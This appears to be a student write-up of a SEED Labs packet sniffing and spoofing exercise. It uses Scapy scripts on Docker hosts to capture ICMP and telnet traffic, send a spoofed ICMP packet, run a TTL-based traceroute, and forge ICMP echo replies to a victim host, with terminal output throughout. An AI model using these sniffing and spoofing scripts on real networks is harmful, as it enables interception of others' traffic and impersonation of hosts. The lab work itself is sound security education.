**Using Lab Setup 2.0**

```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:~/Desktop/Labsetup/volumes$ dockps
6636c8e8c210  hostA-10.9.0.5
ad451cc7d86f  hostB-10.9.0.6
54edafdaf9a3  seed-attacker
seed@ubuntu-s-1vcpu-2gb-nyc1-01:~/Desktop/Labsetup/volumes$
```

**Task1.1A**
First, find the interface of attacker machine.

```
seed@ubuntu-s-1vcpu-2gb-nyc1-01:~/Desktop/Labsetup/volumes$ dockps
6636c8e8c210  hostA-10.9.0.5
ad451cc7d86f  hostB-10.9.0.6
54edafdaf9a3  seed-attacker
seed@ubuntu-s-1vcpu-2gb-nyc1-01:~/Desktop/Labsetup/volumes$ docksh 54
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# ifconfig
br-49df178266a2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
```

In attacker machine, modify task1.1.py

```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
      pkt.show()

      # The interface can be found with
      # 'docker network ls' in the VM
      # or 'ifconfig' in the containner
pkt = sniff(iface='br-49df178266a2', filter='icmp', prn=print_pkt)
~
~
```

Save and run using root previlege

```
^Croot@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# vim task1.1.py
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# chmod a+x task1.1.py
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# ./task1.1.py
```

On attacker machine, ping Host B

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.071 ms
^[c64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.082 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.112 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.079 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3028ms
rtt min/avg/max/mdev = 0.071/0.086/0.112/0.015 ms
root@ubuntu-s-1vcpu-2gb-nyc1-01:/#
```

On the other terminal of Attacker machine, we can see we can capture packets.

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# chmod a+x task1.1.py
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# ./task1.1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:df:e8:ad:b6
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 36046
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x99c2
     src       = 10.9.0.1
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xff3e
        id        = 0x3
        seq       = 0x1
###[ Raw ]###
           load      = '\x82\xa7\x1fb\x00\x00\x00\x00\x92\xe0\x05\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 02:42:df:e8:ad:b6
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 55828
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x8c7c
     src       = 10.9.0.6
     dst       = 10.9.0.1
     \options   \
###[ ICMP ]###
        type      = echo-reply
```

Run the program without root privilege: Get permission error. Explain: In order to turn on promiscuous mode to get every single packet coming into the computer, regardless of their destinations, we need to be in elevated privileges, such as root.

```
^Croot@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# su seed
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes$ ./task1.1.py
Traceback (most recent call last):
  File "./task1.1.py", line 10, in <module>
    pkt = sniff(iface='br-49df178266a2', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in
 sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in
_run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, i
n __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(typ
e))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
seed@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes$
```

**Task1.1B**

*Capture only the ICMP packet.*
It is captured above in 1.1A. filter='icmp' does the job.

*Capture any TCP packet that comes from a particular IP and with a destination port number 23.*
Modify task1.1.py as below:

```
#!/usr/bin/env python3
from scapy.all import *

def print_pkt(pkt):
      pkt.show()

      # The interface can be found with
      # 'docker network ls' in the VM
      # or 'ifconfig' in the containner
pkt = sniff(iface='br-49df178266a2', filter='tcp && src host 10.9.0.6 && dst por
t 23', prn=print_pkt)
~
~
~
```

TCP port 23 uses Telnet protocol.

On HostB(10.9.0.6), telnet to HostA(10.9.0.5):

```
6636c8e8c210  hostA-10.9.0.5
ad451cc7d86f  hostB-10.9.0.6
54edafdaf9a3  seed-attacker
seed@ubuntu-s-1vcpu-2gb-nyc1-01:~/Desktop/Labsetup/volumes$ docksh ad
root@ad451cc7d86f:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6636c8e8c210 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar  2 18:14:26 UTC 2022 from ubuntu-s-1vcpu-2gb-nyc1-01 on pts/
1
seed@6636c8e8c210:~$ pwd
```

Type some command on HostB

```
54edafdaf9a3  seed-attacker
seed@ubuntu-s-1vcpu-2gb-nyc1-01:~/Desktop/Labsetup/volumes$ docksh ad
root@ad451cc7d86f:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
6636c8e8c210 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar  2 18:14:26 UTC 2022 from ubuntu-s-1vcpu-2gb-nyc1-01 on pts/
1
seed@6636c8e8c210:~$ pwd
/home/seed
seed@6636c8e8c210:~$
```


Run the program on attacker machine, we see the packet information are printed as expected:

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# ./task1.1.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 53
     id        = 62237
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x3379
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ TCP ]###
        sport     = 41262
        dport     = telnet
        seq       = 605442579
        ack       = 649818119
        dataofs   = 8
        reserved  = 0
        flags     = PA
        window    = 501
        chksum    = 0x1444
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (2163399644, 4148975970))]
###[ Raw ]###
           load      = 'p'
```

Source IP, protocol and TCP are shown in the terminal, as the filter suggests.

*Capture packets comes from or to go to a particular subnet*

Modify task1.1.py as below:



On hostB, ping to the subnet:

```
root@ad451cc7d86f:/# ping 128.230.0.11
PING 128.230.0.11 (128.230.0.11) 56(84) bytes of data.
^C
--- 128.230.0.11 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1008ms

root@ad451cc7d86f:/#
```

Run the program on attacker machine, we see we have successfully captured packets sent to particular subnet 128.230.0.11:

```
^Croot@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# vim task1.1.py
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# ./task1.1.py
###[ Ethernet ]###
  dst       = 02:42:df:e8:ad:b6
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 7322
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x930f
     src       = 10.9.0.6
     dst       = 128.230.0.11
     \options   \
```

### Task1.2: Spoofing ICMP Packets


Create task1.2.py on attacker machine, and modify it as below:

```
#!/usr/bin/env python3
from scapy.all import *
a = IP()
a.dst = '1.2.3.4'
b = ICMP()
p = a/b


ls(a)
send(p,iface='br-49df178266a2')
~
~
~
```

Execute it on attacker machine

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# python3 task1.2.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 0               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '208.68.38.73'  (None)
dst        : DestIPField                         = '1.2.3.4'       (None)
options    : PacketListField                     = []              ([])
.
Sent 1 packets.
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes#
```

Open Wireshark, we can see the ICMP Packet is sent to host 1.2.3.4 successfully




### Task1.3: Traceroute


On attacker machine, modify task1.3.py:

```python
#!/usr/bin/env python3
from scapy.all import *

TTL=0
while(True):
    TTL+=1
    a=IP(dst="8.8.8.8",ttl=TTL)
    b=ICMP()
    p=a/b
    reply=sr1(p,timeout=5)
    #if reply is None:
    #    TTL+=1
    if reply is not None:

        print( "Source IP: ",reply[IP].src)
        if(reply[IP].src=="8.8.8.8"):
            break
print("Distance: ",TTL)
```

Execute it. Finally we can see the result, and we have successfully send the packet to 8.8.8.8, using TTL=9.

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# vim task1.3.py
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# python3 task1.3.py
Begin emission:
Finished sending 1 packets.
.....................................................................
.....................................................................
.....................................................................
Received 447 packets, got 0 answers, remaining 1 packets
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP:  10.70.132.40
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP:  138.197.251.124
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP:  138.197.251.104
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP:  138.197.244.1
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP:  162.243.191.241
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP:  216.239.56.147
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP:  142.250.46.195
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
Source IP:  8.8.8.8
Distance:  9
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes#
```


On Wireshark we can see that the packet actually gets response from destination when TTL=9




**Task1.4: Sniffing and-then Spoofing**

*Ping 1.2.3.4:*

On attacker machine, modify task1.4.py as below:




Execute task1.4.py

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# vim task1.4.py
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# python3 task1.4.py
filter: icmp and host 1.2.3.4
```

On hostB, ping 1.2.3.4. We can ping on non-existing host and receive ICMP packets from non-existing host on the Internet

```
root@ad451cc7d86f:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=15.9 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=3.14 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=4.44 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=8.73 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=4.90 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=2.88 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=5.66 ms
64 bytes from 1.2.3.4: icmp_seq=8 ttl=64 time=4.86 ms
64 bytes from 1.2.3.4: icmp_seq=9 ttl=64 time=3.69 ms
64 bytes from 1.2.3.4: icmp_seq=10 ttl=64 time=3.18 ms
64 bytes from 1.2.3.4: icmp_seq=11 ttl=64 time=4.48 ms
```

*Ping 10.9.0.99:*
Modify task1.4.py as below:

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:


        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        send(newpkt, verbose=0)


filter = 'icmp and host 10.9.0.99'
print("filter: {}\n".format(filter))
pkt = sniff(iface='br-49df178266a2',filter=filter, prn=spoof_pkt)



~
~
~
"task1.4.py" 20L, 483C                                        15,33
```

Execute it, and ping 10.9.0.99 on HostB: Host Unreachable error

```
root@ad451cc7d86f:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.6 icmp_seq=1 Destination Host Unreachable
From 10.9.0.6 icmp_seq=2 Destination Host Unreachable
From 10.9.0.6 icmp_seq=3 Destination Host Unreachable
From 10.9.0.6 icmp_seq=4 Destination Host Unreachable
From 10.9.0.6 icmp_seq=5 Destination Host Unreachable
From 10.9.0.6 icmp_seq=6 Destination Host Unreachable
From 10.9.0.6 icmp_seq=7 Destination Host Unreachable
From 10.9.0.6 icmp_seq=8 Destination Host Unreachable
From 10.9.0.6 icmp_seq=9 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
10 packets transmitted, 0 received, +9 errors, 100% packet loss, time 9215ms
pipe 4
root@ad451cc7d86f:/#
```

Explanation: ARP protocol is used to find the MAC address of a device from IP address. The sending device uses ARP to translate IP addresses to MAC addresses, and the receiving device responds to ARP request message containing its IP address and MAC address. Since no such receiving device on LAN, ARP request does not get any reply, and the sending device do not have enough information to send out packets.

*Ping 8.8.8.8*
Modify task1.4.py as below:

```
#!/usr/bin/env python3
from scapy.all import *
def spoof_pkt(pkt):
    if ICMP in pkt and pkt[ICMP].type == 8:


        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        send(newpkt, verbose=0)


filter = 'icmp and host 8.8.8.8'
print("filter: {}\n".format(filter))
pkt = sniff(iface='br-49df178266a2',filter=filter, prn=spoof_pkt)



~
~
~
"task1.4.py" 20L, 481C                                        15,32
```

Save and execute it:

```
root@ubuntu-s-1vcpu-2gb-nyc1-01:/volumes# python3 task1.4.py
filter: icmp and host 8.8.8.8
```

On HostB, ping 8.8.8.8.

```
root@ad451cc7d86f:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=1.60 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=19.7 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=0.876 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=5.01 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=0.924 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=9.75 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=116 time=0.955 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=7.18 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=5 ttl=116 time=1.01 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=64 time=5.24 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=6 ttl=116 time=0.938 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=64 time=6.27 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=7 ttl=116 time=0.926 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=64 time=5.17 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
7 packets transmitted, 7 received, +7 duplicates, 0% packet loss, time 6010ms
```

Stop executing task1.4.py, and ping 8.8.8.8 again:

```
root@ad451cc7d86f:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=116 time=1.67 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=116 time=0.938 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=116 time=0.944 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=116 time=0.923 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 0.923/1.118/1.669/0.317 ms
root@ad451cc7d86f:/#
```

We see that duplicated ICMP packets disappear. The duplicated ICMP packets are result of the spoofing program on attacker machine. Both the real host and the spoofing program send ICMP echo reply to HostB. The attack is successful.